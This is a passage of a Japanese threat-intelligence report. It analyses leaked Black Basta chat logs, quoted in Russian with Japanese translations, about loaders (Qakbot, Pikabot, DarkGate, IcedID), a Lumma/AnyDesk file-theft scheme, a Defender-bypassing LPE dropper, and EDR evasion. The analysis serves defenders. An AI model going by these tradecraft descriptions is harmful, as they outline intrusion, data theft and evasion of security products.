@usernamegg:matrix.bestflowers247.online, переписывает он там модули [omitted] 2023-10-05 15:35:07, @usernamenn:matrix.bestflowers247.online, я оказываю ему полно содействие

[2023-10-05 15:35:44][gg]：デプロイ手伝うコーダーも付けたよ。 [2023-10-05 15:35:52][nn]：いいね。 [2023-10-05 15:35:58][gg]：とにかく「急げ急げ、全部復旧しろ」って言ってる。 [2023-10-05 15:36:04][gg]：書き直さなきゃいけない部分が山ほどある。	2023-10-05 15:35:23, @usernamenn:matrix.bestflowers247.online, каким образом? 2023-10-05 15:35:27, @usernamenn:matrix.bestflowers247.online, он же сам все может 2023-10-05 15:35:30, @usernamegg:matrix.bestflowers247.online, сервера покупаю 2023-10-05 15:35:33, @usernamegg:matrix.bestflowers247.online, даю хостинги 2023-10-05 15:35:37, @usernamenn:matrix.bestflowers247.online, аа в других местах 2023-10-05 15:35:44, @usernamegg:matrix.bestflowers247.online, кодера дал кто ему помогает туда все накатывать быстро 2023-10-05 15:35:52, @usernamenn:matrix.bestflowers247.online, нормально 2023-10-05 15:35:58, @usernamegg:matrix.bestflowers247.online, быстрей быстрее говорю ему поднмиай все 2023-10-05 15:36:04, @usernamegg:matrix.bestflowers247.online, ему там переписать много всего нуждно

5 日後の 2023 年 10 月 10 日、再度 Qakbot のテイクダウンに関する話題が出てきた際、このテイクダウンにより Black Basta の作業効率に悪影響が出ている様子がうかがえた。この会話から Qakbot のインフラストラクチャーのテイクダウンは Black Basta によるオペレーションの効率を下げる意味において一定の効果があったといえる。攻撃の効率が下がり、大量のボットが必要である旨の発言があることから、マルウェアを利用して攻撃のオペレーションを効率化していることが分かる。

Qakbot のテイクダウンの記事を読んだことに関する各々のつぶやき

日本語訳	原文
[2023-10-10 14:29:27][gg]：https://xakep.ru/2023/10/06/qakbot-after-duck-hunt/ [2023-10-10 14:29:29][ugway]：了解。 [2023-10-10 14:29:34][ugway]：うん、読んだよ。 [2023-10-10 14:29:34][gg]：奴ら、俺たちをめちゃくちゃにしようとしてるよ。 [2023-10-10 14:29:36][ugway]：:) [2023-10-10 14:29:38][gg]：: でも無理だな、絶対に。 [2023-10-10 14:29:53][gg]：そうだな。	2023-10-10 14:29:27, @usernamegg:matrix.bestflowers247.online, https://xakep.ru/2023/10/06/qakbot-after-duck-hunt/ 2023-10-10 14:29:29, @usernameugway:matrix.bestflowers247.online, понял 2023-10-10 14:29:34, @usernameugway:matrix.bestflowers247.online, ага я читал 2023-10-10 14:29:34, @usernamegg:matrix.bestflowers247.online, они хотят выебать нас очень сильно 2023-10-10 14:29:36, @usernameugway:matrix.bestflowers247.online, :) 2023-10-10 14:29:38, @usernamegg:matrix.bestflowers247.online, но хуй получится 2023-10-10 14:29:53, @usernamegg:matrix.bestflowers247.online, да

ボットが稼働していないことにより作業効率が落ちている様子

日本語訳	原文
[2023-10-10 14:32:50][gg]：そして今、強化モードで作業してる。 [2023-10-10 14:32:54][gg]：ボットが足りない。 [2023-10-10 14:33:05][gg]：それで年末年始にはまた休暇に入る予定。 [2023-10-10 14:33:10][gg]：1 か月ほど。 [2023-10-10 14:33:19][w]：うん、もちろん。 [2023-10-10 14:33:25][gg]：12 月 15 日まではガチで働く。 ～～～ 中略 ～～～ [2023-10-10 14:33:53][gg]：今は仕事が活気づいてる。 [2023-10-10 14:33:57][gg]：ボットが必要だ。 [2023-10-10 14:33:59][gg]：大量に。 [2023-10-10 14:34:02][gg]：良質なソフトウェアも。	2023-10-10 14:32:50, @usernamegg:matrix.bestflowers247.online, и мы работаем в усилином режиме 2023-10-10 14:32:54, @usernamegg:matrix.bestflowers247.online, у меня нехватка ботов 2023-10-10 14:33:05, @usernamegg:matrix.bestflowers247.online, потом в новый год я опять отдыхать уйду 2023-10-10 14:33:10, @usernamegg:matrix.bestflowers247.online, на месяц 2023-10-10 14:33:19, @w:matrixtcFJHPDblmt2rg.network, да, конечно 2023-10-10 14:33:25, @usernamegg:matrix.bestflowers247.online, работаю плотно до 15 декабря

	[omitted] 2023-10-10 14:33:53, @usernamegg:matrix.bestflowers247.online, сейчас работа кипит 2023-10-10 14:33:57, @usernamegg:matrix.bestflowers247.online, нужны боты 2023-10-10 14:33:59, @usernamegg:matrix.bestflowers247.online, много 2023-10-10 14:34:02, @usernamegg:matrix.bestflowers247.online, хороший софт

2023 年 11 月 14 日のチャットログを調べると Qakbot の代替として、Pikabot が一定の役割を果たしていたものの、Pikabot をターゲットの端末に送り込む手段について会話の時点ではまだ模索している様子が判明した。これは 2022 年 7 月頃に、Microsoft の Office のマクロがデフォルトで無効となり、マルウェアを被害者のコンピューターに送り込みにくくなったためと推測できる。会話の中では JavaScript を MS Office のマクロを使った攻撃の代替手段として利用しているものの、以前（MS Office のマクロを利用していた時期）と比べると攻撃の成功率が低くなったと述べている。

Pikabot とマルウェアのばらまきに関する会話

日本語訳	原文
[2023-11-14 08:48:03][nn]：QBOT は基本的に計算機を使って計算して、DLL のサイドローディングをしてた。 [2023-11-14 08:50:53][gg]：VirusTotal で？ [2023-11-14 08:50:57][nn]：うん。 [2023-11-14 08:50:59][nn]：VirusTotal のことね。 [2023-11-14 08:51:06][nn]：マジでめちゃくちゃ複雑だし、色んな検出手法にガッツリ引っかかるんだよ、頭おかしくなりそう。 [2023-11-14 08:52:06][nn]：お前のほうも検出関係で地獄みたいになってるし、ボット側もタスクだらけでヤバいし、永続化処理がバレる可能性もある。でも面白いのは、Qakbot（クアック？）だとユーザーが PC から離れてると永続化がスリープ状態になるってとこだな。 [2023-11-14 08:52:35][gg]：QBOT は基本的に計算処理して DLL サイドローディングしてたな。うん、それはあり得る。でもあのボット、金にはな	2023-11-14 08:48:03, @usernamenn:matrix.bestflowers247.online, QBOT вобще калькулятор использовал вычитал и DLL Side-Loading 2023-11-14 08:50:53, @usernamegg:matrix.bestflowers247.online, на VT ? 2023-11-14 08:50:57, @usernamenn:matrix.bestflowers247.online, ага 2023-11-14 08:50:59, @usernamenn:matrix.bestflowers247.online, вирустотал 2023-11-14 08:51:06, @usernamenn:matrix.bestflowers247.online, пиздец как же сложно и дохуя на чем завязан детект просто ебануться 2023-11-14 08:52:06, @usernamenn:matrix.bestflowers247.online, у тебя там свой пиздец с детектами + еще пиздец

らない。出費と面倒だけ。でも今は iPika っていうフル機能のボットがある。ただ、スパムをインボックスに突っ込んでペイロードを引っ張るドロッパーがない。 [2023-11-14 08:52:51][gg]：俺は iPika をクアックの代替として作ったんだ、で、上手くいった。 [2023-11-14 08:53:15][nn]：うまくいったのは良かったけど、ドロッパーだけは問題だな。 [2023-11-14 08:53:20][gg]：うん。 [2023-11-14 08:53:23][gg]：今、俺のとこ 9:51 だわ、おお。 [2023-11-14 08:53:27][gg]：でもモスクワ時間（MSK）から 2 時間遅れてるはずだ、了解。 [2023-11-14 08:53:29][nn]：でもドロッパーって、結局は永続化も情報収集もない、ただのローダーみたいなもんだよね？ [2023-11-14 08:54:10][gg]：うん、ドロッパーは基本的に永続化も情報収集もないローダーと同じ。ただ大事なのは、インボックスに突っ込めて、DLL や EXE を起動してくれるってこと。 [2023-11-14 08:54:31][nn]：JavaScript（JS）はもう使えないの？ [2023-11-14 08:54:52][gg]：いや、JS はまだちゃんと動くけど、みんな前ほど起動してくれなくなってる。	у бота дохуя делов и еще закреп спалится может, но интересно что у квака закреп уходил в сон если юзер отходил от компа за время простоя 2023-11-14 08:52:35, @usernamegg:matrix.bestflowers247.online, QBOT вобще калькулятор использовал вычитал и DLL Side-Loading да, вполне возможно , бот не несет денег , только расходы и геморроя много, но есть сейчас бот iPika с полным функционалом но нет дроппера для спама тот который будет залетать в инбокс и тянуть нашу нагрузку. 2023-11-14 08:52:51, @usernamegg:matrix.bestflowers247.online, я пику собрал что бы была замена кваку и получилось 2023-11-14 08:53:15, @usernamenn:matrix.bestflowers247.online, да нештяк что получилось, только да с дропером беда 2023-11-14 08:53:20, @usernamegg:matrix.bestflowers247.online, да 2023-11-14 08:53:23, @usernamegg:matrix.bestflowers247.online, у меня сейчас 9:51 ого 2023-11-14 08:53:27, @usernamegg:matrix.bestflowers247.online, Но у меня -2 часа от МСК вроде понял 2023-11-14 08:53:29, @usernamenn:matrix.bestflowers247.online, но дроппер же по сути тот же самый лоадер без закрепа и без сбора информации 2023-11-14 08:54:10, @usernamegg:matrix.bestflowers247.online, но дроппер же по сути тот же самый лоадер без закрепа и без сбора информации да, инбокс главное что бы залетал и запускал нашу длл и exe

	2023-11-14 08:54:31, @usernamenn:matrix.bestflowers247.online, a JS не работает уже что ли? 2023-11-14 08:54:52, @usernamegg:matrix.bestflowers247.online, a JS не работает уже что ли? работает хорошо, но его все меньше запускают

上記の会話からも Black Basta 内で Pikabot が Qakbot の代替として機能しつつあることが分かる。これは Qakbot が様々なセキュリティ製品により検知され、攻撃側のオペレーションの効率が上がらず、それによりランサムウェアによる攻撃が成功しないため、金銭的なメリットがないためである。

下記の会話からは Pikabot の開発に 1 年間要したと述べており、Qakbot の代替マルウェアをその時期から検討していたことがうかがえる。

Pikabot の開発に関する会話

日本語訳	原文
[2023-10-24 09:18:17][gg]：Cortes はクワクボットの開発者で、リバースエンジニアリングの頭脳を持っている ～～～ 中略 ～～～ [2023-11-14 08:52:51][gg]：クワクの代替になるように Pika を組んだら、うまくいった ～～～ 中略 ～～～ [2024-04-15 10:52:26][nickolas]：> <@usernamegg:matrix.bestflowers247.online> でも当面はこっちを使う予定 ドロッパーのこと？それともピカボット？)) [2024-04-15 10:53:08][gg]：ドロッパーのこと [2024-04-15 10:53:42][gg]：ピカには 1 年かけた [2024-04-15 10:53:48][gg]：開発にね	2023-10-24 09:18:17, @usernamegg:matrix.bestflowers247.online, Cortes - это создатель квак бота, у него мозг реверсера [omitted] 2023-11-14 08:52:51, @usernamegg:matrix.bestflowers247.online, я пику собрал что бы была замена кваку и получилось [omitted] 2024-04-15 10:52:26, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> но все равно я его под точку пока буду пользовать Ты про дроппер или про пикабота ?)) 2024-04-15 10:53:08, @usernamegg:matrix.bestflowers247.online, про дроппер 2024-04-15 10:53:42, @usernamegg:matrix.bestflowers247.online, вот на пику у меня ушло год 2024-04-15 10:53:48, @usernamegg:matrix.bestflowers247.online, разработка

2024 年 5 月 3 日には、更なる改良のため、Pikabot を開発し直すことに言及している。

Pikabot の再開発を示唆する会話

日本語訳	原文
[2024-05-03 16:32:42][n3auxaxl]：それと、夏以降はもう「ピカ」ではなくなり、別の名前になります。すべてを完全に書き直すつもりで、ボットのパラダイムも少し変わり、動作が根本的に異なるものになります。同時に、使いやすくして、「コバ」のような一部の機能も備えたものにする予定です。	2024-05-03 16:32:42, @n3auxaxl:matrix.collectionofmanager.space, и да, если что после лета будет уже не пика, будет по другому называться, я полностью все буду переписывать, будет другая парадигма бота чутка, он будет кардинально по другому работать, сделаю его одновременно удобным и с можно сказать частью возможостей как у кобы

- **作業効率の向上を目的としたマルウェアの利用**
  Qakbot と Pikabot に関するチャットログから Black Basta はこれらのボットを有効に使い、効率的な攻撃オペレーションを実施していたものの、Qakbot のテイクダウンにより数ヶ月間は作業効率が低下し、その復旧作業に追われている様子がうかがえた。また、Qakbot 自体も様々なセキュリティ製品により検知されてしまうため、自ら Pikabot という代替手段を準備したことも分かった。またそれに更なる改良を加えようとしていたこともチャットログから示唆される。このことから Black Basta は単にランサムウェアを使って収益を得るだけではなく、その攻撃基盤を維持するために新たなツールを開発するなど相当レベルの高い能力を持っていた攻撃グループであったことが分かる。

- **初期アクセスを防ぐことの重要性**
  攻撃者視点において、初期アクセスの確保は重要である。この段階での防御が成功するか否かが、その後の被害の有無を左右する。上記の会話では、Black Basta が MS Office のマクロを使った攻撃に代わるドロッパーの準備に苦心していることが分かった。ドロッパーはマルウェアの本体を送り込むための単純なローダーに過ぎないが、それを通じて被害者にマルウェア本体（ここでは Qakbot や Pikabot） を実行させることができれば初期アクセスを獲得することができ、攻撃者による横展開、Cobalt Strike の実行や情報窃取を可能にしてしまい、最終的にランサムウェア被害に繋がることもある。流出した攻撃側の事情を記録しているチャットログから、改めて初期アクセスを防ぐことの重要性を認識する必要がある。

その他マルウェアの利用

Qakbot や Pikabot ほど話題となっていなかったものの、Black Basta はその他のマルウェアについても話題に取り上げていた。ここでは DarkGate、IcedID、Lumma Stealer に関する会話を取り上げる。

下記は DarkGate に関するやりとりである。明確な言及はないものの、複数のローダーを利用して作業を行っている様子が分かる。また、Qakbot / Pikabot と DarkGate の関連をセキュリティリサーチャーがどのように把握したのか気にしている様子がうかがえる。

DarkGate について尋ねている様子

日本語訳	原文
[2023-11-22 09:05:09][nn]：DarkGate って何？ [2023-11-22 09:05:59][gg]：俺たちが使ってる 2 番目のローダーだ [2023-11-22 09:06:03][nn]：どうやって DarkGate と PikaBot を QBot と結びつけたのか興味あるな [2023-11-22 09:06:28][gg]：今は俺のローダーと DarkGate の 2 つを使って作業してる [2023-11-22 09:06:39][nn]：PikaBot と QakBot の類似性は、同じ配布手法、キャンペーン、マルウェアの挙動からアナリストによって指摘されてたな [2023-11-22 09:06:42][nn]：なるほど理解した	2023-11-22 09:05:09, @usernamenn:matrix.bestflowers247.online, что за DarkGate? 2023-11-22 09:05:59, @usernamegg:matrix.bestflowers247.online, второй лоадер который мы используем 2023-11-22 09:06:03, @usernamenn:matrix.bestflowers247.online, интересно как они связали DarkGate и PikaBot вместе с QBot 2023-11-22 09:06:28, @usernamegg:matrix.bestflowers247.online, мы используем сейчас для работы два лоадера мой и даргейт 2023-11-22 09:06:39, @usernamenn:matrix.bestflowers247.online, Сходство PikaBot с QakBot было отмечено аналитиками исходя из одинаковых методов распространения, кампании и поведения вредоносных программ. 2023-11-22 09:06:42, @usernamenn:matrix.bestflowers247.online, вот понял

下記は IcedID に関するやりとりである。会話の中では Anubis という単語が頻繁に出現しているが、Black Basta は IcedID のことを内部で Anubis と参照していることが知られている。また、会話から Qakbot の代替の一つとして IcedID を利用していることが推測できる。

IcedID に関する会話

日本語訳	原文
[2023-10-17 08:18:00][lapa]：Trojan:Win64/IcedID.EI!MTB [2023-10-17 08:18:10][gg]：これはアヌビスか？ [2023-10-17 08:18:15][lapa]：そう ～～～ 中略 ～～～ 2023-10-31 12:03:29, @usernamegg:matrix.bestflowers247.online, [13:55:07] AA: > 今月分は今支払って、提供後にまた次を払うで OK？ウォレットちょうだい [13:55:10] AA: 結局 3k？ [13:55:13] AA: それとも 4k？ [13:59:31] bublegun - アヌビスボットネット: 4 [13:59:40] bublegun - アヌビスボットネット: 四半期でまとめて取る [14:00:04] bublegun - アヌビスボットネット: このコストはこちら持ち [14:00:05] bublegun - アヌビスボットネット: <Masked : 暗号通貨ウォレット> [14:39:11] AA: <Masked : 暗号通貨トランザクション ID> [14:39:20] bublegun - アヌビスボットネット: + ～～～ 中略 ～～～ [2023-11-07 11:25:21][gg]：今新しいボットがある [2023-11-07 11:25:30][gg]：まだキーロガーもローダーもない [2023-11-07 11:25:35][gg]：今そのボットに全部を紐づけてる [2023-11-07 11:25:40][gg]：名前は iPika [2023-11-07 11:25:45][gg]：自分とプログラマーで書いた [2023-11-07 11:25:56][gg]：Quak ボットは FBI に奪われた [2023-11-07 11:26:01][gg]：今その作者が再構築してる [2023-11-07 11:26:05][gg]：それにアヌビスもある	2023-10-17 08:18:00, @lapa:matrix.bestflowers247.online, Trojan:Win64/IcedID.EI!MTB 2023-10-17 08:18:10, @usernamegg:matrix.bestflowers247.online, это анубиса ? 2023-10-17 08:18:15, @lapa:matrix.bestflowers247.online, да [omitted] 2023-10-31 12:03:29, @usernamegg:matrix.bestflowers247.online, [13:55:07] AA: > можем расчитаться сейчас за месяц, а как выдадим, уже дальше пропалтите да, давай кошель [13:55:10] AA: в итоге 3к ? [13:55:13] AA: или 4к ? [13:59:31] bublegun - Анубис ботнет: 4 [13:59:40] bublegun - Анубис ботнет: все сами возьмем на квартал [14:00:04] bublegun - Анубис ботнет: эти расходники на нас [14:00:05] bublegun - Анубис ботнет: <Masked : 暗号通貨ウォレット> [14:39:11] AA: <Masked : 暗号通貨トランザクション ID> [14:39:20] bublegun - Анубис ботнет: + [omitted] 2023-11-07 11:25:21, @usernamegg:matrix.bestflowers247.online, у нас сейчас новый бот 2023-11-07 11:25:30, @usernamegg:matrix.bestflowers247.online, пока без кейлоагера и лоадера 2023-11-07 11:25:35, @usernamegg:matrix.bestflowers247.online, сейчас привязываю все к нему 2023-11-07 11:25:40, @usernamegg:matrix.bestflowers247.online, iPika название

[2023-11-07 11:26:08][timber]：ちょっと混乱して、やり方忘れちゃった [2023-11-07 11:26:09][gg]：今、そこへのアクセス情報送る	2023-11-07 11:25:45, @usernamegg:matrix.bestflowers247.online, я сам его писал с прогером 2023-11-07 11:25:56, @usernamegg:matrix.bestflowers247.online, квак бота забрали фбр 2023-11-07 11:26:01, @usernamegg:matrix.bestflowers247.online, сейчас переподнимает его автор 2023-11-07 11:26:05, @usernamegg:matrix.bestflowers247.online, есть еще анудбис 2023-11-07 11:26:08, @timber:matrix.bestflowers247.online, я немного запутался и подзабыл как тут чего 2023-11-07 11:26:09, @usernamegg:matrix.bestflowers247.online, сейчас дату туда доступ

下記は Lumma Stealer を利用した攻撃フローに関するやりとりである。チャット上で簡単な攻撃フローを掲載しつつも電話で会話の内容を補足しようとしている様子が把握できる。

Lumma Stealer を利用した攻撃フロー

日本語訳	原文
[2024-06-13 20:17:04][yy]：update1 amdc update2 socks update3 hvnc update4 cobalt [2024-06-13 20:17:26][gg]：update1 amdc じゃなくてスティーラーにして [2024-06-13 20:17:38][yy]：Lumma？ [2024-06-13 20:17:40][gg]：Lumma [2024-06-13 20:17:42][gg]：うん [2024-06-13 20:17:44][yy]：OK 今やる [2024-06-13 20:19:34][yy]：update.zip [2024-06-13 20:19:57][gg]：update1 Lumma update2 socks update3 hvnc update4 cobalt [2024-06-13 20:20:00][gg]：こんな感じ？ ～～～ 中略 ～～～ [2024-06-18 15:43:44][ugway]：とりあえず電話しよう [2024-06-18 15:43:48][ugway]：スキームはこう	2024-06-13 20:17:04, @usernameyy:matrix.bestflowers247.online, update1 amdc update2 socks update3 hvnc update4 cobalt 2024-06-13 20:17:26, @usernamegg:matrix.bestflowers247.online, update1 amdc нет должен быть стиллер 2024-06-13 20:17:38, @usernameyy:matrix.bestflowers247.online, Lumma? 2024-06-13 20:17:40, @usernamegg:matrix.bestflowers247.online, Lumma 2024-06-13 20:17:42, @usernamegg:matrix.bestflowers247.online, да

[2024-06-18 15:43:54][ugway]：アクセスを送るかファイルを流すか？ [2024-06-18 15:43:58][ugway]：そのあとアクセス [2024-06-18 15:44:05][ugway]：それとも全部試してからアクセスか [2024-06-18 15:47:40][gg]：アクセスちょうだい [2024-06-18 15:47:46][gg]：自分で全部起動して流す [2024-06-18 15:48:08][gg]：VPS にだけ流してくれれば [2024-06-18 15:48:15][gg]：最新のパックは俺のやつ [2024-06-18 15:48:23][gg]：デスクトップに置いて [2024-06-18 15:48:47][ugway]：流した [2024-06-18 15:49:00][ugway]：でもスキームはこう？15 時に電話が来て支援する予定 [2024-06-18 15:49:01][ugway]：まず全部の exe を起動（3 つ目は除く）→バッチファイル実行→パス入力フォームが出る→ボットにパス入れさせる→%temp%からファイル取り出す→AnyDesk 経由で VPS にファイル移す→指定フォルダーにアーカイブ保存→完了後 ”qwertyuio.txt” を探す（作成日順で一番上）	2024-06-13 20:17:44, @usernameyy:matrix.bestflowers247.online, ок сейчас 2024-06-13 20:19:34, @usernameyy:matrix.bestflowers247.online, update.zip 2024-06-13 20:19:57, @usernamegg:matrix.bestflowers247.online, update1 Lumma update2 socks update3 hvnc update4 cobalt 2024-06-13 20:20:00, @usernamegg:matrix.bestflowers247.online, так ? [omitted] 2024-06-18 15:43:44, @usernameugway:matrix.bestflowers247.online, звоним в общем 2024-06-18 15:43:48, @usernameugway:matrix.bestflowers247.online, схема какая 2024-06-18 15:43:54, @usernameugway:matrix.bestflowers247.online, кидаю доступ или проливаю файлы? 2024-06-18 15:43:58, @usernameugway:matrix.bestflowers247.online, и потом доступ 2024-06-18 15:44:05, @usernameugway:matrix.bestflowers247.online, или пробую все и потом доступ 2024-06-18 15:47:40, @usernamegg:matrix.bestflowers247.online, доступ мне кидай 2024-06-18 15:47:46, @usernamegg:matrix.bestflowers247.online, я сам все запущу и пролью 2024-06-18 15:48:08, @usernamegg:matrix.bestflowers247.online, на впску главное пролей 2024-06-18 15:48:15, @usernamegg:matrix.bestflowers247.online, пак последний мой

	2024-06-18 15:48:23, @usernamegg:matrix.bestflowers247.online, на рабочий стол 2024-06-18 15:48:47, @usernameugway:matrix.bestflowers247.online, пролил 2024-06-18 15:49:00, @usernameugway:matrix.bestflowers247.online, но вообще схема такая? просто они в 3 будут звонить чтоб как-то помогать 2024-06-18 15:49:01, @usernameugway:matrix.bestflowers247.online, сперва все exe запускай кроме 3 потом батник один раз потом вылезет ему форма ввода пасса пиши звониле что бы бот вводил пасс затем идешь %temp% вытаскиваешь фаил через файлмеджер в энидеске который без палева к себе на впску и скидываешь сразу сюда главное положи в нужную папку сам архив после того как сделаешь полный заупск qwertyuio.txt - вот фаил выкачиваешь сделай сортировку по дате создания там он будет в самов верху увидишь

Mimikatz

パスワードをダンプするツールとして有名な Mimikatz についてチャット内で取り上げられていた。EDR が存在する環境下では Mimikatz の実行が困難であることが会話されている。

Mimikatz の起動がうまくいかない様子

日本語訳	原文
[2023-11-10 09:13:18][nn]： ZwTerminateProcess これには何のメリットもありません。CPU に大きな負荷をかけるだけです。EDR（Endpoint Detection and Response）は結局、Mimikatz の起動を許可してくれません。以前はこれでうまくいっていましたが、今ではもう通用しません。対策がかなり強化されています。今となっては、独自のドライバーを作成して、認証を通して、そしてターゲットに対してのみ動作させるしかありません。無料であげますよ。ちな	2023-11-10 09:13:18, @usernamenn:matrix.bestflowers247.online, ZwTerminateProcess От этого нет никакого профита, кроме того что сильно нагружает проц. EDR всеравно не даст запустить mimikatz) Раньше это прокатывало, сейчас уже нет, гайки сильнее закрутили. Тут только свой драйвер писать, проходить сертификацию и тогда можно работать чисто по таргету. Отдам бесплатно) Его тоже нет на loldrives и на vt fud

みに、これ（＝ドライバー？）は loldrives にも VT（VirusTotal）にも存在していません。FUD（完全に検知されない）です。 ～～～ 中略 ～～～ [2023-11-30 14:04:56][gg]：> <@usernameyy:matrix.bestflowers247.online> dmp.exe って何か聞いてくれる？ ドライバーを使った処理が完了したら、Mimikatz を使って dmp を完成させることができる。	[omitted] 2023-11-30 14:04:56, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> можешь спросить что такое dmp.exe? After complete process with driver you can complete dmp with Mimikatz.

Rhysida の暗号化アルゴリズムに関する議論

Black Basta は他のランサムウェア攻撃グループである Rhysida が利用している暗号化アルゴリズムを取り上げ、彼らと比較して自分たちが採用している暗号化アルゴリズムの方が高速であることを指摘している。

ランサムウェアが利用する暗号化アルゴリズムに関する会話

日本語訳	原文
[2023-10-31 17:02:04][gg]：第一オフィスのロッカーだ [2023-10-31 17:02:43][yy]：どれのこと？ [2023-10-31 17:02:52][yy]：RHYSIDA？ [2023-10-31 17:04:44][gg]：++ [2023-10-31 17:08:35][yy]：今のところ弱いね [2023-10-31 17:08:43][yy]：途中でアルゴリズム変えたみたい https://www.trendmicro.com/en_vn/research/23/h/an-overview-of-the-new-rhysida-ransomware.html [2023-10-31 17:08:50][yy]：最初は rsa+aes って書かれてたけど、今は rsa+chacha になってる [2023-10-31 17:09:11][yy]：うちの最初のロッカーは rsa+chacha だったけど、rsa は遅い、今は ecc 使ってて、それがより良い [2023-10-31 17:09:30][yy]：でもそれは言わないでね） ～～～ 中略 ～～～ [2023-10-31 17:21:12][gg]：Rhysida（リシダ） [2023-10-31 17:23:03][gg]：暗号化は微妙だな、rsa + chacha [2023-10-31 17:23:08][gg]：すごく遅い [2023-10-31 17:23:13][gg]：うちの最初のはそれだった	2023-10-31 17:02:04, @usernamegg:matrix.bestflowers247.online, локер первого офиса 2023-10-31 17:02:43, @usernameyy:matrix.bestflowers247.online, какой именно 2023-10-31 17:02:52, @usernameyy:matrix.bestflowers247.online, RHYSIDA? 2023-10-31 17:04:44, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-31 17:08:35, @usernameyy:matrix.bestflowers247.online, слабенько пока 2023-10-31 17:08:43, @usernameyy:matrix.bestflowers247.online, видимо они изменили алгоритм в процессе https://www.trendmicro.com/en_vn/research/23/h/an-overview-of-the-new-rhysida-ransomware.html 2023-10-31 17:08:50, @usernameyy:matrix.bestflowers247.online, вначале написано rsa+aes а теперь rsa+chacha

	2023-10-31 17:09:11, @usernameyy:matrix.bestflowers247.online, у нас в первом локере был rsa+chacha, но сам rsa медленный, сейчас ecc, он лучше 2023-10-31 17:09:30, @usernameyy:matrix.bestflowers247.online, только им не говори) [omitted] 2023-10-31 17:21:12, @usernamegg:matrix.bestflowers247.online, рисида 2023-10-31 17:23:03, @usernamegg:matrix.bestflowers247.online, шифрование такое себе pca + чача 2023-10-31 17:23:08, @usernamegg:matrix.bestflowers247.online, очень медленный он 2023-10-31 17:23:13, @usernamegg:matrix.bestflowers247.online, у нас первый был такой

5.3 防御回避技術

Endpoint Detection and Response（EDR）/ ウイルス対策ソフトの回避

攻撃者が最も注力する項目の一つがウイルス対策ソフトや EDR 製品の検知回避であり、攻撃を成功させるにはこれらのセキュリティ製品による検知を逃れることが必須条件となる。多くのセキュリティリサーチャーやベンダーが報告しているように、攻撃者はマルウェアの検知回避を検証する専用環境を構築し、十分な検証を行って検知されないことを確認してから実際の攻撃に投入している。これまでの情報発信は主にセキュリティベンダーなど防御側に偏り、攻撃側からの情報源が不足していた。今回流出したチャットログは攻撃者が検知回避に並々ならぬ熱意を注いでいる実態を裏付ける貴重な証拠となっている。

Black Basta のチャットログを確認すると、彼らも自前の検証環境を用意して有名なウイルス対策ソフトや EDR がある環境での振る舞いを確認しており、従来のウイルス対策ソフトベンダーだけでなく EDR を主力製品とするベンダーまで包括的に検知回避の対象としていることが判明した。

下記に取り上げるチャットログでは具体的な製品名に言及し、その製品による検知を回避することに熱意を注いでいる様子であったり、セキュリティ製品のマニュアルやカタログを読み込んでいたり、検証環境を整えている様子が記録されていた。

セキュリティ製品に詳しいことをアピールしている様子

日本語訳	原文
[2024-01-04 21:13:07][gg]：私は CrowdStrike Falcon、SentinelOne、Carbon Black、Cylance、Sophos EDR、Cortex XDR、FireEye、Tanium と仕事をするのが好きです。	2024-01-04 21:13:07, @usernamegg:matrix.bestflowers247.online, люблю работать с CrowdStrike Falcon, SentinelOne, Carbon Black, Cylance, Sophos EDR, Cortex XDR, FireEye, Tanium

Windows Defender への言及

日本語訳	原文
[2023-10-03 15:48:26][gg]：興味があるんだけど、こういうソフトが誰かに必要かどうかってこと。 ドロッパーで、LPE（ローカル権限昇格）エクスプロイトを使って自動的に integrity level を「high」に引き上げる機能があるやつ。 さらに以下のことができる： • 指定したソフトをその権限レベルで起動する • Windows Defender に例外を追加する • オプションで DLL やシェルコードをメモリ上で実行 • オプションでその他の動作、例えば起動したソフトの GUI 操作や、何かしらの通信を行うようなものも可能 対応 OS は Windows 7～11、x32/x64 両方。 プロアクティブな検知（Windows Defender を含む）には引っかからない。 静的検知はあるが、それはどんなクリプターでも回避できる想定。	2023-10-03 15:48:26, @usernamegg:matrix.bestflowers247.online, Интересуюсь, нужен ли кому будет такой софт. Дроппер, автоматически с помощью LPE эксплоита поднимающий integrity level до high и: • запускающий ваш софт, с соответсвующими правами • добавляющий исключение в Windows Defender • опционально запуск DLL/шеллкода в памяти • опционально производящий какие то иные действия, типа взаимодействие с GUI запускаемого софта или отстук куда тот работа на Win7-11 x32/x64 проактивки (в т.ч. Windows Defender) не палят, есть статические детекты, которые должны сняться любым криптом.

SentinelOne について 1

日本語訳	原文
[2024-03-14 09:54:00][gg]：その後、それ（ファイル）を複製して、SentinelOne がインストールされている各マシン用にユニークなハッシュを持つ複製ファイルを使用します。	2024-03-14 09:54:00, @usernamegg:matrix.bestflowers247.online, потом мы его размножим и будем использовать один фаил размноженный с уникальным хешем для одной машины где стоит SentinelOne

SentinelOne について 2

日本語訳	原文
[2024-03-14 09:53:28][gg]：SentinelOne を回避することは非常に重要です。	2024-03-14 09:53:28, @usernamegg:matrix.bestflowers247.online, очень важно обойти SentinelOne

様々なセキュリティ製品の購入を検討している様子 / CrowdStrike を嫌がる様子

日本語訳	原文
[2024-04-17 07:30:04][nickolas]：CrowdStrike Falcon、SentinelOne、Sophos Intercept X Advanced with XDR、Cisco EDR、TrendMicro (ApexOne) に加え、今日は Symantec Endpoint Security と Webroot Endpoint Protection も購入します。 [2024-04-17 07:30:29][nickolas]：何か他に希望する EDR ある？ [2024-04-17 07:30:34][gg]：CrowdStrike Falcon [2024-04-17 07:30:37][gg]：あれはマジでやばい [2024-04-17 07:30:40][gg]：何でもやらせてくれる [2024-04-17 07:30:42][nickolas]：それはもうある [2024-04-17 07:30:43][gg]：でもこっちの行動全部監視してくる [2024-04-17 07:30:46][gg]：すぐには殺さない [2024-04-17 07:30:49][gg]：行動をマッピングしてくる [2024-04-17 07:30:57][gg]：それから一気に全部削除される [2024-04-17 07:31:05][gg]：あれには何もできない [2024-04-17 07:31:05][nickolas]：全分析がダッシュボードに落ちるからね [2024-04-17 07:31:10][nickolas]：基本的にどこもそうだよ [2024-04-17 07:31:14][gg]：一番怪しいファイルでも動かせるように見せかけてる [2024-04-17 07:31:39][nickolas]：Sentinel にはホスト隔離のボタンがダッシュボードにあるよ ） [2024-04-17 07:31:59][nickolas]：マルウェアを検出したら、そのボタン一発で隔離、終了 ）） [2024-04-17 07:32:47][nickolas]：全サンプルはすぐに VirusTotal 